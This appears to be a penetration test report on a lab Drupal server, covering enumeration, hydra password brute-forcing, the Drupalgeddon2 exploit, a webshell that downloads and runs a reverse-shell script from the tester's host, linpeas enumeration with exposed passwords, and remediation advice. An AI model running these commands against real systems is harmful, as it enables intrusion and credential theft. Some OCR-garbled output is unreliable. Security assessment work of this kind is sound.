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Executive Summary

This report details the results of a comprehensive penetration test conducted on the network infrastructure and web application of Bulletin Board System Company. The assessment identifies any potential vulnerabilities that could be exploited by an attacker to gain unauthorized access, execute malicious code or compromise sensitive data.

The testing was conducted by an experienced security professional using a combination of manual and automated techniques. The scope of assessment was carried out from both an external and internal perspective to evaluate the security posture of the system from all angles.

The results of the assessment identified several vulnerabilities in the system with which ones to be remediated first:

	Vulnerability	Severity
1.	Improper file validation and sanitization	High
	uploaded by any user on the website	
2.	Including weak passwords and absence of	High
	Multi-Factor Authentication	
3.	Inadequate access controls to files in the	High
	webserver	
4.	Outdated software that serves the website	High
5.	Publicly disclosed software version used on	Low
	the website	

These vulnerabilities could potentially allow an attacker to gain unauthorized access to the system, execute malicious code, and compromise sensitive data.

In addition to identifying vulnerabilities, the assessment also revealed several areas for improvement in the security posture of the system. These include enhancing the security awareness of employees, implementing strong password policies, updating software and applying security patches promptly, implementing appropriate access controls, and improving file validation and sanitization practices.


Overall, this assessment has provided valuable insights into the security posture of the Bulletin Board System Company's system and identified several areas for improvement. By implementing the recommended measures, the company can significantly enhance its security posture and reduce the risk of potential cyber attacks, safeguarding its valuable assets and maintaining the trust of its customers.

Methodology


Reconnaissance

An elementary NMAP scan was conducted to identify the open ports, associated services, and their respective versions on the target system.

Visiting the website:




Dirbuster:



Dirb Directory Enumeration Findings:

/misc:




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
<u>Name</u>	Last modified Size Descripti
Parent Directory	
ajax.js	2018-04-19 16:39 24K
arrow-asc.png	2018-04-19 16:39 118
arrow-desc.png	2018-04-19 16:39 118
<u>authorize.js</u>	2018-04-19 16:39 968

/modules:


Anache/2 A 7 (Hhuntu) Server at 102 168 56 112 Port 1808



Update logs:



- We can see the current version of Drupal software that powers the website.
- /themes:




Index of /themes

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Director	<u>.</u>	
README.txt	2018-04-19 16:39	444
bartik/	2018-04-19 16:39	-
engines/	2018-04-19 16:39	-
garland/	2018-04-19 16:39	-
seven/	2018-04-19 16:39	-
stark/	2018-04-19 16:39	-

Apache/2.4.7 (Ubuntu) Server at 192.168.56.112 Port 1898

5. Visiting http://192.168.56.112:1898/:



Clues:

- Eder and tiago might be a username
- 6. Robots.txt in this website:

6. Using droopescan to enumerate on the drupal website (Website Enumeration)

Reference: <u>GitHub - SamJoan/droopescan: A plugin-based scanner that aids security researchers in identifying issues with several CMSs, mainly Drupal & Silverstripe.</u>

Scanning the url with the port: http://10.201.10.112:1898

Command: droopescan scan drupal -u <u>http://10.201.10.112:1898</u>

Result:

- At this point, we have two users found with droopescan:
 - 0 tiago
 - O Eder

Vulnerability Assessment

Using hydra to bruteforce the password for these users using rockyou.txt wordlist:

Command: hydra -L ~/Desktop/users.txt -P /usr/share/wordlists/rockyou.txt 10.201.10.112:1898 http-post-form "/?q=user/login&destination=node/3%23comment-form:username=^USER^&password=^PASS^:

Sorry, unrecognized username or password. Have you forgotten your password?" -vV -f

- Breakdown:
 - "-L": list of usernames to use
 - "-P": list of passwords to use
 - 192.168.56.106: the IP address to target
 - "http-post-form": the method used in which the request was sent by the user. See the screenshot just above this one.
 - "/login.php": the specific directory where the login page is found.
 - "username=^USER^": the parameter used to inject each line from the list of usernames to test.
 - "password=^PASS^": the parameter used to inject each line from the list of passwords to test.
 - "Sorry, unrecognized username or password": the expected output when the login fails.

Request metadata:



Another Initial Access approach: Extract/scrape the keywords on the website
 http://<targetIP>:1898 using the tool 'cewl'. After scraping the text from the website, use hydra
 and use these keywords as a wordlist for the password dictionary attack.

```
Command: hydra -l tiago -P pass.txt 10.201.10.117 ssh -t 4
```

• "pass.txt": is the scraped words from the website.

Exploitation: High level breakdown of the 44449.rb exploit:

```
Command to execute:

194  # Quick how to use
195  def usage()
196    puts 'Usage: ruby drupalgedon2.rb <target> [--authentication] [--verbose]'
197    puts 'Example for target that does not require authentication:'
198    puts ' ruby drupalgeddon2.rb https://example.com'
199    puts 'Example for target that does require authentication:'
200    puts ' ruby drupalgeddon2.rb https://example.com --authentication'
201    end
202
```

Executing it:

```
(kali© kali)-[~/Desktop]
$ ruby 44449.rb http://10.201.10.112
ruby: warning: shebang line ending with \r may cause problems
<internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:85:in `require': cannot load such file -- highline/import (LoadError)
from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:85:in require'
from 44449.rb:16:in `<main>'
```

```
In this case, install a new gem for Ruby:

(kali@ kali)-[~/Desktop]
$ sudo -i
[sudo] password for kali:

(root@ kali)-[~]
gem install highline

Fetching highline-2.1.0.gem
Successfully installed highline-2.1.0
Parsing documentation for highline-2.1.0
Installing ri documentation for highline-2.1.0
Done installing documentation for highline after 1 seconds 1 gem installed
```

Executing the exploit again:

Command: ruby 44449.rb <u>http://10.201.10.112</u>

Result:

 Note that the webshell does not allow threat actors to break out of the /www/var/html directory.

Executing the uploaded reverse shell with the webshell:

```
lampiao>> wget http://10.201.10.145:9090/revsh.sh
--2023-04-25 15:45:24-- http://10.201.10.145:9090/revsh.sh
Connecting to 10.201.10.145:9090 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 220 [text/x-sh]
Saving to: 'revsh.sh'
     0K
                                                               100% 52.3M=0s
2023-04-25 15:45:24 (52.3 MB/s) - 'revsh.sh' saved [220/220]
lampiao>> ls -al revsh.sh
-rw-r--r-- 1 www-data www-data 220 Apr 25 15:44 revsh.sh
lampiao>> chmod 777 revsh.sh
lampiao>> ls -al revsh.sh
-rwxrwxrwx 1 www-data www-data 220 Apr 25 15:44 revsh.sh
lampiao>> ./revsh.sh
   The target timed out ~ Net::ReadTimeout with #<Socket:(closed)>
```

Receiving the reverse shell:

```
www-data@lampiao:/var/www/html$ export PATH=/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin/usr/games:/tmp
www-data@lampiao:/var/www/html$ export TERM=xterm-256color
export TERM=xterm-256color
 www-data@lampiao:/var/www/html$ ^Z
zsh: suspended nc -lvnp 20001
$ stty raw -echo ; fg ; reset
[1] + continued nc -lvnp 20001
www-data@lampiao:/var/www/html$
```

Privilege Escalation Phase:

Enumerate for Privilege Escalation Vectors using linpeas.sh:

```
⇒1 830.030
                                                     --.-K/s in 0.07s
2023-04-25 15:53:08 (11.1 MB/s) - 'linpeas.sh' saved [830030/830030]
total 820
drwxrwxrwt 2 root root 4096 Apr 25 15:53 .
drwxr-xr-x 21=root root 4096 Apr 19 2018 ..
"rwxr-xr-x 1 www-data www-data 830030 Apr 25 14:55 linpeas.sh
www-datamilampiao:/tmp$
```

Download and execute lineeas.sh to enumerate privilege escalation vectors in the target webserver.

- Info found from files that seems interesting:
 - Config:

```
Searching passwords in config PHP files
'password' ⇒ 'Virgulino',
  'password' ⇒ 'password',
'password' ⇒ 'password',
```

/etc/profile.d/

```
Files (scripts) in /etc/profile.d/
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files
total 16
drwxr-xr-x 2 root root 4096 Apr 19 2018 .
drwxr-xr-x 93 root root 4096 Apr 25 07:21 ..
-rw-r--r-- 1 root root 1559 Jul 29 2014 Z97-byobu.sh
-rw-r--r-- 1 root root 663 May 11 2016 bash_completion.sh
```

SUID Bit enabled binaries:

```
SUID - Check easy privesc, exploits and write perms
```

PGP Signature:

```
/usr/bin/gpg Analyzing PGP-GPG Files (limit 70)
-rw-r-r- 1 root root 12335 Aug 3 2016 /etc/apt/trusted.mps
-rw-r-r- 1 root root 1724 May 18 2016 /usr/share/apt/ubuntu-archive mps
-rw-r-r- 1 root root 1724 May 18 2016 /usr/share/apt/ubuntu-archive mps
-rw-r-r- 1 root root 12335 May 18 2012 /usr/share/keyrings/ubuntu-archive-removed-keys.mps
-rw-r-r- 1 root root 1237 May 18 2012 /usr/share/keyrings/ubuntu-archive-removed-keys.mps
-rw-r-r- 1 root root 12335 May 8 2012 /usr/share/keyrings/ubuntu-archive-reword-keys.mps
-rw-r-r- 1 root root 12335 May 8 2014 /var/lib/apt/keyrings/ubuntu-archive-keyring.mps
-rw-r-r- 1 root root 12335 May 8 2014 /var/lib/apt/keyrings/ubuntu-archive-keyring.mps
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-rw-r-r-r- 1 root root 1235 May Patrix-r
                                                                  :
-FND PGP STGNATURE—
```

Password:

```
Analyzing Backup Manager Files (limit 70)
wxr-xr-x 1 www-data www-data 270 Apr 19 2018 /var/www/html/modules/simpletest/tests/upgrade/drupal-6.user-no-password-token.
wxr-xr-x 1 www-data www-data 1114 Apr 19 2018 /var/www/html/modules/simpletest/tests/upgrade/drupal-6.user-password-token.dm
          ⇒ '$S$DAK00p3Dkojkf4O/UizYxenguXnjv',
```

Drupal Files:

```
Analyzing Drupal Files (limit 70)

-T-XT-XI wown-data ww-data 26558 Apr 19 2018 /var/www/html/sites/default/mottings.php

discovery = hmysel';

distributed = databasename',

luseriment = bestarder,

databasename',

'databasename',

'databasename',

'luseriment = bestarder,

'databasename',

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'luseriment = bestarder,

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'public = bestarder,

'databasename',


'databasename
```

Additional drupal files used alongside the database readable just to low-privileged user pose a security risk which allows this user to do horizontal escalation. In our case, the password used "Virgulino" has also been used as a password for the user 'tiago'. Not only this .php file readable to users, but user 'tiago' committed password reuse as well which compromises the security for the Database and the user itself.

Compilers inside the target:

• The inclusion of compilers on a webserver is not only extraneous but also introduces a substantial security risk to the system. This configuration may inadvertently provide malicious actors with an opportunity to exploit the server for post-exploitation purposes, potentially leading to unauthorized access or the compromise of sensitive data. It is strongly recommended that compilers be removed from the webserver to bolster overall security and mitigate potential threats.

Useful software:



- Having a software in the webserver not necessarily used to serve the website
 increases the attack surface available to malicious actors. It is recommended to
 remove software not specifically used for the website.
- Users:

OS and Sudo Version:

```
System Information

Operative system

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits

Linux version (Ubuntu 4.8.4-2ubuntu1-14.04.3)) #50-14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016

Distributor ID: Ubuntu

Ubuntu 1.04.5 LTS

Release: 14.04

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version

Sudo version

Sudo version (Ubuntu 4.8.4-2ubuntu1-14.04.3)) #50-14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016

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```

• The presence of an outdated operating system and sudo version on the target system has been identified as a considerable security risk. Utilizing outdated software versions exposes the system to known vulnerabilities such as PwnKit, which may be exploited by malicious actors to gain unauthorized access or escalate privileges. It is strongly recommended to update the operating system and sudo version to their latest stable releases in order to mitigate potential threats and maintain a secure environment.

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high-level items are important to mention. **CjSec** recommends the following:

- o Implement routine vulnerability assessments to enhance the organization's understanding of potential susceptibilities within the website and web server, thereby reducing the risk of web application attacks.
- Establish robust password policies for users, ensuring the implementation of complex and secure credentials, which subsequently minimizes the likelihood of unauthorized access and strengthens overall system security.
- O Instruct users to refrain from employing passwords associated with previous data breaches, such as those found on the Seclists GitHub repository, to mitigate the risk of unauthorized access and bolster the overall security of confidential data and systems.
- O Implement a comprehensive patch management program, addressing vulnerabilities within services, in order to maintain up-to-date software and fortify the organization's security posture against potential threats.
- O Establish appropriate access control measures, ensuring that users are granted only the necessary privileges to system binaries, thereby minimizing the potential for exploitation in the event an attacker gains a foothold within the network.
- Ensure that network connections that the webserver are legitimate ones. If the network connections the webserver makes is monitored, it can be configured to block network connections used for reverse shell connections or webshell.

Vulnerability Details and Mitigation

Risk Rating Scale

In accordance with NIST SP 800-30, exploited vulnerabilities are ranked based upon likelihood and impact to determine overall risk.

File Upload Vulnerability

Rating: High

Description:

User accounts on the Bulletin Board System possess the functionality to upload image files, which serve as their avatars

Impact:

Due to the discovery of this vulnerability, once a rogue user account uploaded a malicious file, these will grant the attacker unauthorized access to the webserver, enabling them to do a **Remote Code Execution**, potentially compromise sensitive data, manipulate system settings, and escalate privileges within the affected environment. This feature, unfortunately, is susceptible to exploitation by pentesters due to insufficient file upload validation and sanitation procedures. By taking advantage of these security shortcomings, malicious actors can surreptitiously upload webshells or reverse shells disguised as image files, often by altering the magic bytes of the file to bypass file type checks. As a result, it is critical to address these security vulnerabilities by implementing more robust file upload validation and sanitation measures, including verifying the whole file, to safeguard the integrity of the Bulletin Board System and protect user data.

Remediation:

Implement a method for assigning randomized filenames to uploaded files. This strategy will hinder unauthorized users from executing reverse shells or webshells, as the files on the webserver will have different, unpredictable names, even if they are publicly accessible after upload. Additionally, create a randomly generated, obscured name for the file upload directory. Rather than using an easily identifiable directory name, such as "uploads," employ a random, unintelligible string that makes it challenging for pentesters to determine the location of the uploaded files. Lastly, ensure that file uploaded into any user's avatar is completely sanitized and validated. Pentesters would not be able to utilize this to gain foothold into the webserver through rogue user accounts. Also, usage of Web Application Firewall (WAF) could be of help as this helps in identifying legitimate requests in the webserver especially for file uploads. Finally, 2-Factor Authentication can help to thwart the users from going rogue as less users will be compromised by threat actors which utilizes those compromised account to submit malicious files through the file upload functionality of the website.